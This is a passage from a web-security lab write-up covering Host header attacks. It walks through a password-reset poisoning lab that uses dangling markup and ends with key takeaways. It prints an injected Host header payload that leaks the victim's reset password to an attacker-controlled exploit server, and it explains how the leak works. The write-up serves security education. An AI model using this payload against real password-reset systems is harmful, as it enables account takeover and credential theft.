
We will change Host to the IP address and send the request to repeater.

We will add it to the group and send all requests in a single connection. This should solve the lab.


7. Password reset poisoning via dangling markup
Description:
We need to login as user carlos to solve the lab by resetting the password.
Explanation:
We have a forgot password functionality.

We see that we get a click here link that redirects to the login page with new password that is hard coded.

We can view it in html when we click on view raw button.

Trying to send one more forgot password request, we can see that the raw parameter corresponds to the email number. (Not useful to solve the lab)

Messing with the host header threw errors but adding a port reflected the port in the response in the click here link.

We send the modified request with the changed host header:
1
Host: lab-id.web-security-academy.net:'<a href="//exploit-server.net/?
We can see the messed up response.

When we click on view raw, we can see that the clicking on login will give us a ping back on the exploit server.

1
2
<a href='https://lab-id.web-security-academy.net:'<a href="//exploit-server.net/?/login'>click here</a>
Your new password is: s3cr3tP@ss
what happened?
- Your injected
'closes the originalhrefattribute - Your
<a href="//exploit-server.net/?opens a NEW link with an unclosedhrefattribute - Because the
"quote and URL are never closed, everything after it becomes part of the URL - including the password! - The browser interprets everything up to the next
"as part of the href URL
So the “dangling” <a> tag swallows the rest of the email content (including the password) into its URL.

We can see the response with the password in the exploit server’s access log.

We resend the request with username=carlos and we can see the password in the exploit server’s access log.

Logging in with the carlos’s credentials will solve the lab.
Key Takeaways
These 7 labs demonstrated how a single overlooked input — the HTTP Host header — can lead to devastating attacks across multiple vulnerability classes. The most important lessons:
The Host header is user-controlled input. Despite being a fundamental part of HTTP, it should never be trusted. Any server-side logic that incorporates the Host header value without strict validation is vulnerable.
Bypass techniques matter as much as the vulnerability itself. Direct Host header modification is often blocked, but duplicate headers, absolute URLs, override headers like X-Forwarded-Host, and connection state tricks can circumvent 